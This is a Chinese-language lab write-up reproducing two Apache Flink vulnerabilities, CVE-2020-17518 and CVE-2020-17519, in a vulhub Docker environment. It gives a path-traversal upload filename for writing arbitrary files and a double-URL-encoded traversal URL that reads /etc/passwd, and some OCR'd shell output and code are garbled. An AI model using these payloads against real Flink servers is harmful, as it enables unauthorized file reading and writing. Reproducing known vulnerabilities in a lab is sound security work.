漏洞复现

Apache Flink 是高效和分布式的通用数据处理平台,由Apache软件基金会开发的开源流处理框架,其核心是用Java和Scala编写的分布式流数据流引擎(简单来说,就是跟spark类似)。Flink 具有监控 API,可用于查询"正在运行的jobs" 和 "最近完成的jobs" 的状态和统计信息。该监控 API 被用于 Flink 自己的 dashboard,同时也可用于自定义监控工具,默认监听在8081端口。

该监控 API 是 REST-ful API, 即接受 HTTP请求,并响应JSON格式的数据

监控 API 中有一个API是 /jars/upload,其作用是将一个jar上传到集群。该jar必须作为多部分数据发送。确保" Content-Type"标头设置为" application / x-java-archive",因为某些http库默认情况下不添加标头。可以通过curl上传jar文件

```
'curl -X POST -H "Expect:" -F "jarfile=@path/to/flink-job.jar"
http://hostname:port/jars/upload'
```

Flink 1.5.1引入了REST API,但其实现上存在多处缺陷,导致任意文件读取(CVE-2020-17519)和任意文件写入(CVE-2020-17518)漏洞。

漏洞环境

此处利用vulhub的环境进行复现,新建docker-compose.yml

```
version: '2'
services:
flink:
  image: vulhub/flink:1.11.2
  command: jobmanager
  ports:
    - "8081:8081"
    - "6123:6123"
```

CVE-2020-17518

漏洞概述

Apache Flink 1.5.1引入了REST处理程序,该处理程序允许通过经过恶意修改的HTTP HEADER将上传的文件写入本地文件系统上的任意位置。

CVE-2020-17518攻击者利用REST API,可以修改HTTP头,将上传的文件写入到本地文件系统上的任意位置 (Flink 1.5.1进程能访问到的)。

文件上传位于 org.apache.flink.runtime.rest.FileUploadHandler#channelRead0 中。

```
protected void channelRead0(ChannelHandlerContext ctx, HttpObject msg) throws Exception {
    trv {
       if (msg instanceof HttpRequest) {
            HttpRequest httpRequest = (HttpRequest)msg;
            LOG.trace("Received request. URL:{} Method:{}", httpRequest.getUri(), httpRequest.getMethod());
            if (httpRequest.getMethod().equals(HttpMethod.POST)) {...} else {
                ctx.fireChannelRead(ReferenceCountUtil.retain(msg));
       } else if (msq instanceof HttpContent && this.currentHttpPostRequestDecoder != null) {
            LOG.trace("Received http content.");
            RestServerEndpoint.createUploadDir(this.uploadDir, LOG, initialCreation: false);
            HttpContent httpContent = (HttpContent)msq;
            this.currentHttpPostRequestDecoder.offer(httpContent);
            while(httpContent != LastHttpContent.EMPTY LAST CONTENT && this.currentHttpPostRequestDecoder.hasNext()) {
                InterfaceHttpData data = this.currentHttpPostRequestDecoder.next();
                if (data.getHttpDataType() == HttpDataType.FileUpload) {
                    DiskFileUpload fileUpload = (DiskFileUpload)data;
                   Preconditions.checkState(fileUpload.isCompleted());
                   Path dest = this.currentUploadDir.resolve(fileUpload.getFilename());
                   fileUpload.renameTo(dest.toFile());
                    LOG.trace("Upload of file {} complete.", fileUpload.getFilename());
                } else if (data.getHttpDataType() == HttpDataType.Attribute) {
                    Attribute request = (Attribute)data;
```

其中fileUpload和filename均可控,造成跨目录


```
while(httpContent != LastHttpContent.EMPTY_LAST_CONTENT && this.currentHttpPostRequestDecoder.ha
InterfaceHttpData data = this.currentHttpPostRequestDecoder.next(); data: "content-disposit
if (data.getHttpDataType() == HttpDataType.FileUpload) {
    DiskFileUpload fileUpload = (DiskFileUpload)data; fileUpload: "content-disposition: for
    Preconditions.checkState(fileUpload.isCompleted());
    Path dest = this.currentUploadDir.resolve(fileUpload.getFilename()); dest: "/tmp/flink-fileUpload.renameTo(dest.toFile()); dest: "/tmp/flink-web-031e37b0-0c7c-4086-a56b-0c6ec
    LOG.trace("Upload of file {} complete.", fileUpload.getFilename()); fileUpload: "content
```

影响版本

Apache: Apache Flink: 1.5.1 - 1.11.2


复现

1.访问<u>http://ip:8081</u>,找到Submit New Job的Add New上传一个jar包,随意文件后缀修改为jar即可(jar包可以为空),然后抓包




2.抓到 jars/upload 的HTTP请求包,通过任意文件上传在/tmp目录下上传一个文件

../是为了方便切换路径,因为我们不知到当前的路径是什么,所以可以使用../切换到根目录。



3.令filename=../../../../tmp/[文件名]



4.进入容器,发现文件已经成功上传

```
root@liangyue:-/桌面/docker/CVE-2020-17519# docker exec -it 07a0cc380c7e bash
root@7a0cc380c7e:/#cd / ftink-
root@7a0cc380c7e:/#cd / ftip/
root@7a0cc380c7e:/#dp/
root@7a0cc380c7e:/#dp/
sexcutionGraphStore-0b2a790e-00b6-4e6a-9977-35221d925bb4 flink-web-3bfedff3-091f-486f-bbe6-cc9b632640b2 hsperfdata root
link-
bibStore-7adac93r-0b806-449e-9ad6-ff9734le15bc executionGraphStore-890452bc-9900-4801-8b6c-5f01a00f8dbe flink-web-16da2d97-bc9c-493d-ab26-87f357c4ab30 jaas-3332831578390078259.conf
bibStore-bibStore-bibS565-f44a3-49e2-8697-9a7a975ef9ef flink--standalonesession.pid hsperfdata_flink jaas-500958887389939962.conf
```

CVE-2020-17519

漏洞概述

Apache Flink 1.11.0中引入的更改(以及1.11.1和1.11.2中也发布)允许攻击者通过JobManager进程的 REST接口读取JobManager本地文件系统上的任何文件。访问仅限于JobManager进程可访问的文件。

影响版本

Apache: Apache Flink: 1.11.0, 1.11.1, 1.11.2

复现

1.可以尝试读取/etc/下的passwd文件,%252f为/的两次url编码

http://[ip]:[端口(一般

8081)]/jobmanager/logs/..%252f...%252f.

.%252f..%252f..%252fetc%252fpasswd

